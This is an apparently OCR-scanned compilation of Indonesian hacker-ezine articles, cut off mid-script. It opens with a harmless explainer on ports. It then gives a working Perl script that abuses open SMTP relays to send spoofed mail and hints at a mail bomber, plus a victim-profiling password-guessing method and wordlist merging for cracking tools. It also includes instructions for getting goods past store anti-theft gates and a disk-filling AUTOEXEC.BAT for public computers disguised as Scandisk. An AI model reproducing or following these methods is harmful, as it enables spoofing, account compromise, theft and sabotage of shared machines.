Penulis: juventini
Email: juventini@kalteng.net
Greetz to: My "Lovely" Girl (cit`z), all my "Tentor"(scut,pupet,etc),all
echo staff,
all my friends @Dalnet(aXal,mujie,Sitoboyan,C007,Banzai,etc),everybody
who know me..!!



Pengenalan Port


Author: juventini || juventini@kalteng.net
Online @ www.echo.or.id :: http://ezine.echo.or.id

Mungkin kita sudah gak asing ama istilah port number, tapi buat yang belum tahu port adalah sebuah lubang yang memungkinkan suatu (data) untuk memasukinya. Komputer bisa dikatakan memiliki 2 macam port, yaitu port fisik dan port perangkat lunak. Port fisik adalah slot yg ada pada bagian belakang CPU, sedangkan port perangkat lunak adalah port yg dipakai oleh software saat melakukan koneksi dengan komputer lain. Nah yg berhubungan secara langsung dengan kegiatan kita saat bermain dgn internet adalah port perangkat lunak. Port perangkat lunak ini dapat kita bedakan menjadi 3, yaitu:

a)well known port
port jenis ini memiliki range dari 0-1023,semula sih hanya memiliki range dari 0-255 tapi oleh IANA(Internet Assigned Number Authority) dilebarkan menjadi range tadi yg disebutkan diawal. Pada kebanyakan sistem port pada range ini hanya dapat dipakai oleh root,atau oleh program yang dijalankan oleh user. Karena range-nya dari 0-1023 maka port2 terkenal seperti ftp(21),ssh(22),telnet(23),http(80) termasuk dalam jenis ini.

b)Registered Ports
memiliki range dari 1024-49151, port jenis ini tidak ditujukan untuk service tertentu dari suatu server. Lalu apa gunanya dong?? hehehe, port pada range ini biasanya digunakan oleh Networking utlites seperti Browser, Email Client, FTP software untuk berkomunikasi dengan remote server. Biasanya Networking utlites akan membuka secara acak port pada range ini untuk terhubung dgn remote server. Port number pada range inilah yang membuat kita dapat melakukan surfing di internet,melakukan pengecekan e-mail,dll. Jadi sangat berguna kan? hehehe Port ini akan membuka sementara ketika kita sedang menjalankan sebuah aplikasi sehingga apabila kita menutup aplikasi tersebut maka secara otomatis port ini pun akan tertutup dgn sendirinya(ingat Networking utlites membukanya secara acak)

c)The Dynamic/Private Ports
memiliki range dari 49152-65535, biasanya sih digunakan oleh sebagian besar trojan(waaaaaaaa..), tapi ada juga sih program yang memkai port ini terutama program yang memerlukan range port number yang besar, seperti pada Sun yang menjalankan RPC pada port 32768.



Untuk lebih jelasnya mari kita lihat :

```
C:\windows>netstat -a
Active Connections
  Proto Local Address Foreign Address State
  TCP juve:1031 juve.box.sk:ftp ESTABLISHED
  TCP juve:1036 juve.box.sk:ftp-data TIME_WAIT
  TCP juve:1043 banners.egroups.com:80 FIN_WAIT_2
  TCP juve:1045 mail.kalteng.net.in:pop3 TIME_WAIT
  TCP juve:1052 banners.boxnetwork.net:80 ESTABLISHED
  TCP juve:1053 mail.kalteng.net.in:pop3 TIME_WAIT
  UDP juve:1025 *:*
  UDP juve:nbdatagram *:*
```


Mari kita ambil satu baris dari contoh diatas :

```
 Proto Local Address Foreign Address State
  TCP juve:1031 juve.box.sk:ftp ESTABLISHED
```

data diatas menunjukan pada kita bahwa:
*Protocol: TCP (ini adalah Transmission Control Protocol atau TCP, User Datagram
Protocol atau UDP, IP atau Internet Protocol)
*Nama lokal sistem: juve (ini adalah nama dari lokal sistem yang kita setting pada windows setup)
*Lokal port yang terbuka dan digunakan pada saat melakukan koneksi ini adalah: 1031
*Remote Sistem: juve.box.sk (ini adalah non-numerical form dari sistem dimana kita terkoneksi)
*Remote Port: ftp (ini adalah port number dari remote sistem kalteng.box.sk dimana kita terkoneksi)
*Keterangan koneksi: ESTABLISHED

Itu dulu yah..ntar kapan2 kita sambung lagi,mudah2an ada gunanya buat kalian. Keep Learning!!!

Penulis :juventini
Email:juventinI@kalteng.net
Greetz to: My "Lovely" Girl (cit`z), all my "Tentor"(scut,pupet,etc),all echo staff,
all my friends @Dalnet(aXal,mujie,Sitoboyan,C007,Banzai,etc),everybody who know me..!!



AnonMailer, memanfaatkan smtp open relay

Author: MOBY (Echo staff) moby@echo.or.id || mobygeek@telkom.net
Online @ www.echo.or.id :: http://ezine.echo.or.id

Pada edisi terdahulu dari echo-zine telah dibahas teknik pencarian server mail (smtp) Open Relay (shout: z3r0byt3). Berbagai teknik analisa dan proof-or-concept telah dibahas. Pada artikel singkat ini saya mencoba untuk melakukan development "automatic" tool untuk memanfaatkan smtp open relay untuk "FUN & PROVIT"


Kita akan membuat sebuah tool "Anonymous Mailer" yang dikembangkan menjadi Mail Bomber. Kita akan menggunakan PERL, karena disamping portabel, sintak perl juga mudah untuk dipelajari dan dianalisa.

Ucapkan terima kasih kepada Larry Wall yang telah mempermudah kita melakukan development ini ;)


Pembahasan skrip akan dilakukan bersamaan dengan code, jadi silahkan ikuti alur kode dibawah ini dan pahami komentar-komentar yang diberikan.

-- CODE: anonmail.pl --

```
#!/usr/bin/perl  #  Perl  shebang,  digunakan untuk pemberian lokasi
                 #  interpreter PERL, default = /usr/bin/perl
use IO::Socket;  #  Mengunakan input-output internet socket
$sleep_d   =  4; #  sleep() delay, ganti sesuai dengan kecepatan
                 #  koneksi internet

#  Rutin  pengecekan  argumen,  memberikan  petunjuk  pemakaian jika
#  program membutuhkan lebih banyak argumen

if(!$ARGV[2]) {
  print "---== Anonymous Mailer Automatic Tools ==--- \n";
  print " Usage: $0 [SMTP ADDR] [MAIL FROM] [MAIL TO] \n";
  print "        echo-echo-echo-echo-echo-echo        \n";
  exit;
}

#  Pendefenisian  argumen  ($ARGV[])  dan  menempelkan nilainya pada
#  variabel-variabel
```



```
$smtp_addr = $ARGV[0]; # Alamat smtp
$pengirim  = $ARGV[1]; # Alamat email pengirim (Boleh sembarang)
$penerima  = $ARGV[2]; # Alamat email penerima

# Minta pengguna mengetikkan pesan yang akan dikirim

print "Pesan Anda: ";
$msg = <STDIN>;

# Koneksi ke smtp server

$remote = IO::Socket::INET->new(
                        PeerAddr => "$smtp_addr",
                        PeerPort => 25,
                        Proto => "tcp"
                        ) or die "Error: $_ \n";

# Ok, kita telah terkoneksi !

print "Terkoneksi ... \n";
sleep($sleep_d); # Menunggu koneksi dari server
print $remote "HELO LA8ER\r\n";
sleep($sleep_d);

# Pengiriman informasi header

print  $remote  "MAIL FROM: $pengirim  \r\n";  # Informasi pengirim
sleep($sleep_d);
print "[+] Informasi Pengirim terkirim ! \n";
print $remote "RCPT TO: $penerima \r\n"; # Informasi penerima
sleep($sleep_d);
print "[+] Informasi Penerima terkirim !\n";
print $remote "DATA \r\n"; # Mengindikasikan pengiriman body email
sleep($sleep_d);

# Data email dikirm (body text)

print $remote "$msg \r\n";
sleep($sleep_d);
print "[+] BODY MAIL terkirim !\n";

# Mengakhiri pengiriman data email dengan "." pada satu baris

print $remote ".\r\n";
sleep($sleep_d);
```



```
print "[+]Anonymous mail terkirim !! \n";

# END.

-- CODE END. --
```

Kita telah membuat sebuah script yang bertugas mengirimkan anonymous mailer. Skema kerja script ini tidak terlalu sulit. Pertama script mengambil informasi argumen ($ARGV[]), lalu mempersiapkan data email ($msg = <STDIN>) yang diambil melalui standar input (<STDIN>). Script lalu melakukan koneksi ke smtp melalui port 25. Setelah terkoneksi script melakukan rutin komunikasi dengan server smtp dan selesai !!

Lalu bagaimana dengan Mail Bomber ? Anggap saja ini sebagai PR bagi Anda :). Anda bisa mulai dengan belajar PERL, atau supaya lebih cepat Anda dapat pelajari rutin dari script diatas dan menggunakan statement for() {} untuk melakukan perulangan.


Contoh:
```
for($i = 0; $i < 3; $i++) {
    print "PERL IS THE BEST \n";
  }
```
Akan menampilkan baris yang berisi "PERL IS THE BEST" sebanyak 3 kali.

Baiklah, selamat malam (saya menulis artikel ini pukul 11:39 malam), selamat belajar dan selamat tidur .... (saya tidak ingin telat upacara bendera besok pagi :P, walaupun malas sekali melakukannya!)

EOF.

GREETZ : echo-staff (Y3DIPS, the_day2000, COMEX, z3r0byt3)
z3r0byt3 >> Cepat sembuh ya :)
the_day2000 >> Keep On Deface MAN !!
: newbie_hacker >> Bangun tempat yang indah bagi kita semua !
: #antihackerlink, #k-elektronik, #minangcrew (god bless you phatygeni !!), dan semua hacker di dunia liar !!
: Semua gadis-gadis di SMU 3 PA##NG
: My Friend: QN'R (Kiking, Nike, Rizka)
DuNG-DUnG, Rangga (p3n#s), Pengunjung "`rumah-mesum`"
Ami n' gadis-gadis di 3 IPA 4, Pamong Praja ex 2/2
Nadya >> Nadya sayang jangan cerewet gitu - ah!!


Shout : NO-SMOKING=NO-SMOKING=NO-SMOKING=NO-SMOKING
3 Jam yang berarti: Membaca buku "Dunia Imajinal Ibnu 'Arabi"



William C. Chittic

In Memorial : HOMESTAY 3 IPA 4
21 FEB 2004
"Saya akan pergi kembali ke masa itu menggunakan
mesin waktu HG WELLS, atau mengenangnya kembali
dalam Micro Disk"

http://members.tripod.co.uk/geek0
() ASCII Blue Ribbon.
/\ Free Speech n' Thinking



Seni Menebak Password

Auth: MOBY || moby@echo.or.id
Online @ www.echo.or.id / http://ezine.echo.or.id

_Abstrak

Artikel ini pada dasarnya hanyalah sebuah pengembangan ide. Menggunakan semua kemungkinan, seni social (social engineering) dan seni berfikir logika.

Pada artikel ini akan kita bahas teknik "BLIND GUESSING". Teknik ini merupakan dasar dari "Dictionary Attack", dimana kita mencoba untuk menebak kemungkinan terbesar dari password. Setelah kita berhasil menyusun kemungkinan tebakan password, kita bisa menggunakan Brute Force Tool, seperti "BRUTUS".

_Pendahuluan


Sebelumnya, anggap teknik yang dijabarkan disini sebagai "seni berfikir", - saya jamin - anda akan frustasi dalam penebakan password. Bagi User yang cerdik, mereka akan menggunakan password yang sangat sulit ditebak. Bahkan mereka menggunakan kombinasi yang sangat panjang, termasuk didalamnya karakter alpha-numerik dan karakter spesial.

Sebagai pertimbangan, gunakan perbandingan dibawah untuk mendapatkan jumlah kemungkinan kombinasi!

Notasi:
X = Jumlah karakter kombinasi
Y = Jumlah karakter password
Z = Jumlah kombinasi karakter password
^ = Pangkat - dalam matematika -

```
~~~~~~~~~~~~~~
  Z = X^Y
~~~~~~~~~~~~~~
```

Contoh:
- Karakter kombinasi adalah *hanya* angka.
  Karakter-nya yaitu: {1,2,3,4,5,6,7,8,9,0}
  Jumlah = 10
- Jumlah karakter password = 2
  Misalnya password yang digunakan hanya 2 karakter (ex: 37)



Maka jumlah kombinasi password yang mungkin terjadi adalah:
10^2 = 100;

Tentu saja bisa anda bayangkan jika karakter kombinasi password adalah karakter alpha-numerik dan karakter spesial, ditambah lagi dengan jumlah karakter password yang banyak. Hal diatas akan menghasilkan banyak sekali kombinasi. Namun itu-lah tantangan :))

_Blind Guessing

Sebelum melakukan ini, pastikan anda telah mendapatkan informasi tentang korban. Misalnya nama, nama orang tua, tanggal lahir, nama kekasih dan lain-lain. Dapatkan sebanyak mungkin! Hal ini akan sangat membantu!

[1] Kombinasi umum

Beberapa user yang malas suka menggunakan kombinasi yang mudah diingat dan simpel. Contoh:

1234567890
0987654321
zxcvbnm
mnbvcxz
asdfghjkl
lkjhgfdsa
qwertyuiop
poiuytrewq

Jika melihat kombinasi diatas, saya rasa tidak sulit untuk menemukan cara mengetik-nya :))


[2] Kombinasi `Ala Hacker'

Hacker suka sekali menggunakan angka sebagai pengganti huruf, contoh:

h4ck3r, 70m1, m0b1 ...

Kemungkinan kombinasi tergantung menurut nama dan beberapa kriteria lain seperti nama kekasih, hobi, nama situs/layanan yang digunakan dll.

Contoh:
Nama korban = Master Hacker
Kemungkinan: m45t3r_h4ck3r, m4s73r, h4ck3r ...



[3] Berhubungan dengan nama
Nama: John Doe
Kemungkinan: doe, jdoe, johndoe, jd, dll ...

[4] Berhubungan dengan handle
Nama: John Doe
Handle: tikus
Kemungkinan: jdtikus, tikusdoe, tikusjohn, tikus, rat, doetikus, dll ..

[5] Berhubungan dengan nama kekasih/sahabat
Nama: John Doe
Kekasih: Fitria
Kemungkinan: johnlovefitria, fitriailoveyou, jdf, johnfitria, dll ...

[6] Berhubungan dengan nomor telefon
Nama: John Doe
No Telfon: 12345
Kemungkinan: jd12345, 12345, 54321, dll ...

[7] Berhubungan dengan layanan/servis yang digunakan
Nama: John Doe
Servis: email
Kemungkinan: johnemail, jdemail, doemail, mymail, myemail, dll ...


_Berbagai kemungkinan

Bisa kita lihat dari kombinasi diatas - yang sebenarnya masih sangat banyak - ada banyak sekali kemungkinan yang terjadi. Namun beberapa yang cukup akurat adalah kombinasi umum dan kombinasi ala hacker.

Sengaja saya sebut kombinasi umum karena dalam banyak review dengan rekan-rekan dan beberapa kenalan, kombinasi {z,x,c,v,b,n,m} sangat dikenal. Tidaklah begitu sulit untuk menghafal-nya, dan pada dasarnya tidak perlu dihafal karena memiliki susunan yang unik. Sebagian besar user cenderung menggunakan hal-hal sederhana.

Kombinasi `Ala Hacker' juga sangat sering saya jumpai. Dengan teknik social dan akses fisik, saya sering menemukan penggunaan password dengan kombinasi seperti ini. Penggunaan kombinasi ini sangat sederhana dan mudah diingat. Kombinasi ini SANGAT berhubungan dengan nama atau handle.

_Quo Vadis



Kembali kepada anda, sejauh mana kreatifitas anda, sebanyak apa informasi yang berhasil anda dapatkan, akan sangat membantu akurasi penebakan password.

Sebagai seorang pengguna layanan dengan autentikasi yang membutuhkan password, kita tentu tidak pernah lepas dari masalah pemilihan password yang baik. Password yang baik hendaknya sulit untuk ditebak, tidak berhubugan dengan diri kita atau orang terdekat.

Contohnya .... cukup simpan dalam pikiran anda !

EOF.

More
[1] http://textfiles.planetmirror.com/hacking/pw-hack.txt


Links
[1] www.echo.or.id
[2] http://indohack.sourceforge.net

Greetz: Echo Staff (Y3DIPS, COMEX, The_Day2000, z3r0byt3)
Member newbie_hacker
3 IPA 4 SMU 3 P##A## <-- No idea :P
Rizka (thanks 4 ur SMS !)

In Memorial
* Bulan puasa penuh kenangan !
[1] Berbuka puasa bersama 3 IPA 4 (10 NOV 2003)
[2] Berbuka puasa bersama eks 2/2 (16 NOV 2003)

(C) 22 Nov 2003 By:

http://members.lycos.co.uk/geek0
() ASCII Brown Ribbon
/\ I need a glass of coffea :))



MENGGABUNGKAN BEBERAPA DICTIONARY FILES

Author: sandal || sandal@myrealbox.com
Online @ www.echo.or.id :: http://ezine.echo.or.id

adakalanya kita harus menggunakan beberapa dictionary files saat nge-crack password. baik itu pasword unix dengan menggunakan John the Ripper, Cracker Jack atau yang lain; maupun nge-crack password FTP, web atau yang lain menggunakan Brutus (atau yang lain ^_^).

jika kita mempunyai beberapa dictionary files, tentu sedikit merepotkan jika harus mengulang-ulang saat melakukan proses cracking, bukan? misalnya jika kita mempunyai file kamus1.txt dan kamus2.txt dan akan ngecrack password unix menggunakan John the Ripper versi DOS maka kita harus menuliskan perintah dua kali:

```
C:\WINDOWS\JOHN>JOHN W:KAMUS1.TXT PASSWORD.TXT
```

setelah perintah di atas dijalankan dan gagal atau belum semua password bisa di crack, kita harus mengulanginya dengan dictionary files yang kedua:


```
C:\WINDOWS\JOHN>JOHN W:KAMUS2.TXT PASSWORD.TXT
                ^^^^^^
```

kalau pas kita ada waktu nggak masalah, tapi kalau sampai harus kita tinggal bobo dulu, dan bangun lagi hanya untuk mengganti dictionary files? >_<

cara menggabungkan dua dictionary files yang saya maksud adalah menggunakan DOS. menggunakan linux sebenarnya hampr sama, tapi karena saya lom tau banyak tentang linux dan ntar malahan salah, maka saya jelasin yang pake DOS aja ^_^

kenapa pake DOS, bukan yang under Win sekalian? a.k.a notepad, wordpad, editplus, dll.? dengan metode copy-paste, mesin dengan kemampuan rendah kayak mesin saya IBM PII 266 64MB [win 98], copy-paste text sebesar 2MB lebih, ngos-ngosan. bahkan sering hang di tengah jalan.

sebelumnya, taruh semua dictionary files di folder yang sama, biar lebih mudah. contoh, semua dictionary files (kamus1.txt, kamus 2.txt, kamus3.txt) ada di folder/direktori c:\kamus



buka command prompt:

C:\WINDOWS>

masuk ke direktori c:\kamus:

C:\WINDOWS>CD C:\KAMUS [jangan lupa tekan enter]

tulis command berikut:

C:\KAMUS>TYPE KAMUS1.TXT >> KAMUSBARU.TXT

maka isi file kamus1.txt akan disalin ke file kamusbaru.txt.
ulangi dengan dictionary files kedua:

C:\KAMUS>TYPE KAMUS2.TXT >> KAMUSBARU.TXT

ulangi juga dengan kamus ketiga:

C:\KAMUS>TYPE KAMUS3.TXT >> KAMUSBARU.TXT


finish!

nah, isi dari semua file kamus*.txt sudah masuk kedalam file kamusbaru.
txt. dengan demikian, saat kita ngecrack akan lebih praktis karena gak
harus mengganti dictionary files dulu ^_^

eh iya, jangan lupa pada command yang ditulis, tanda " > " harus dobel
">>". sebab jika hanya satu " > ", maka perintah itu sama dengan over-
write file yang ada. jadi hanya file terakhir yang akan tersalin di
file kamusbaru.txt

***
kalo linux MUNGKIN kayak gini:

cat kamus1.txt >> kamusbaru.txt
cat kamus2.txt >> kamusbaru.txt
cat kamus3.txt >> kamusbaru.txt




GRRETZ TO:

- echo staff, of course ^_^
- newbie_hacker
- IKC's
- gembelkuasa.tk's
- MLFC's
- Martia the Alt+003 &_&
- Adikku enly

12:38 PM 3/10/2004

COMPLAIN TO:
---
mail: sandal at myrealbox.com
#ICQ: 1275138214 [oddesse]



HACKLING IN THE MALL
[hack and maling in the mall]


Author: sandal || sandal@myrealbox.com
Online @ www.echo.or.id :: http://ezine.echo.or.id

** author has no responsible with any crime caused **


ACKNOWLEDGE
---
kebanyakan mall/swalayan atau toko kaset/cd menggunakan alat bernama XXXXX untuk menanggulangi tindak pencurian di tempat tersebut. alat itu berbentuk dua buah tiang yang diletakkan di pintu keluar toko, di mana kita mau tak mau harus melewatinya [ini pemaksaan ^_^].

selain tiang tersebut, masih ada satu alat lagi yang ukurannya kecil bentuk yang paling umum adalah label ataupun tag yang terbuat dari plas tik dan sulit untuk dilepaskan.

tag ini berfungsi sebagai 'racun' [istilah sendiri :P] atau sebagai pemberi sinyal saat melewati tiang keamanan tersebut. see pics



nah, cara kerja alat ini kayak radar. alat ini memancarkan gelombang di masing-masing tiang dan sekaligus menangkap gelombang dari tiang lain.



dalam gambar saya lambangkan sebagai "+" [tanpa petik]. tentu saja gak sebatas leher aja kayak gambar, tapi mulai dari lantai sampai ujung atas dari tiang tersebut.

jika ada orang yang melewatinya, dan orang tersebut membawa barang yang masih tertempel tag tersebut, maka gelombang yang berlalu lalang antara dua tiang itu akan 'diracuni' oleh gelombang yang dipancarkan tag yang menempel pada barang curian.

akibat 'keracunan' tersebut, mesin akan memberikan alert baik berupa su ara maupun peringatan yang lain [tergantung jenis mesin dan selera yang masang :P].

HOW TO PLAY WITH
---
lihat gambar. kebanyakan mesin hanya memancarkan gelombang setinggi ti ang di depan pintu keluar tersebut. ^_^

YUP, pasti dah tau apa yang harus dilakukan. lewatkan barang setinggi kepala, maka mesin akan diam aja. karena gelombang dari tag harga terse but tidak terdeteksi oleh gelombang yang dipancarkan oleh tiang ^_^


He..he..he.. memang cara ini hanya akan berhasil untuk barang dengan uk uran relatif kecil. tapi teman, the truth is out there. gabungin dengan social engineering untuk mengecoh satpam maka barang lainpun lolos @_@.

PROOF OF CONCEPT :P
---
temankku melakukan trik ini di supermarket di kawasan m@l****r*, dan berhasil. karena hanya untuk membuktikan suatu teori, maka yang dia cu ri eh ambil bukan barang yang sangat berharga. just a few little thing.

dan, salah satu yang dia curi eh ambil adalah beberapa set tag harga! hi..hi..hi.. dasar sableng. real works!

OTHER METHOD
---
membaca di beberapa artikel lawas [i forget what it was], ada satu cara lagi yang entah masih sukses entah enggak.

cara ini sepertinya manfaatin vulnerability dari mesin keamanan itu sen diri. mesin itu hanya bisa melayani satu thread saja setiap kalinya. ja



di menurut artikel tersebut [hanya berlaku di toko CD/kaset], jika ada
orang yang membeli CD/kaset lalu keluar, ambillah CD/kaset yang sama la
lu keluar bareng si John Doe tersebut.

melihat dari fenomena ini, sepertinya pihak kasir tidak mematikan gelom
bang dari tag tersebut, tapi meloloskannya dari tiang sensor. semacam
surat kuasa kalo mau kuliah di kampus keren tapi otak underfloor-lah :P


BAD NEWS
---
beberapa vendor alat keamanan ini mungkin sudah mengetahui tentang kele-
mahan dari sisi ini. tak heran jika saat ini di beberapa mall telah di
lengkapi dengan alat serupa tapi dengan ukuran yang lebih tinggi >_<

bahkan lebih tinggi daripada tangan manusia jika dijilurkan ke atas.

GREETZ TO
---
echo staffs,
newbie_hackers,
IKCs,
gembelkuasa.tk's
MLFC's
special for MARTIA alt+003

12:38 PM 3/10/2004
---

any complain or else, mail to sandal@gamebox.net



CHAOSING AT THE RENTAL OR OTHER PUBLIC COMPUTER

Author: sandal || sandal@myrealbox.com
Online @ www.echo.or.id :: http://ezine.echo.or.id

* just for educational purpose only *

terinspirasi tulisan mas y3dips tentang batch programming,
saya melakukan sedikit eksperimen kecil tentang batch file

tujuan dari 'proyek' ini adalah membuat suatu file batch yg
akan dieksekusi setiap startup [autoexec.bat]. dan file ini
berisi perintah untuk menuliskan suatu karakter ke dalam fi
le yang kita tentukan.

menulis ke dalam file, bukankah hal yang biasa? ^_^ memang.
tapi jika kita loop tak terhingga? :D

pemakai komputer hanya akan menyadari bahwa komputernya me-
ngalami masalah dengan startup dan ketika 'masalah'nya bisa
diatasi, dia mengira isi hardisknya cepat habis!


script utamanya adalah sebagai berikut:

```
:XYZ
ECHO YOUR TEXT >> C:\FILETUJUAN.EKT
GOTO A
```

dengan demikian, tulisan YOUR TEXT [bisa dirubah sendiri] akan
tersalin sepenuh hati ke file tujuan dalam jumlah tak terhing-
ga [sampai batch proses di matikan dengan menekan Ctrl + C].

SAMPLE OF FULL SCRIPT [filename = AUTOEXEC.BAT]

```
@echo off
cls
:xyz
echo I Was Here >> c:\file_baru.txt
cls
echo.
echo Scandisk is checking system folder and files...
```



```
echo Press Ctrl+C to quit.
goto xyz
```

---

well, tapi cara di atas kurang ampuh untuk menguras harddisk.
cara yang lumayan ampuh adalah dengan mengganti baris:

```
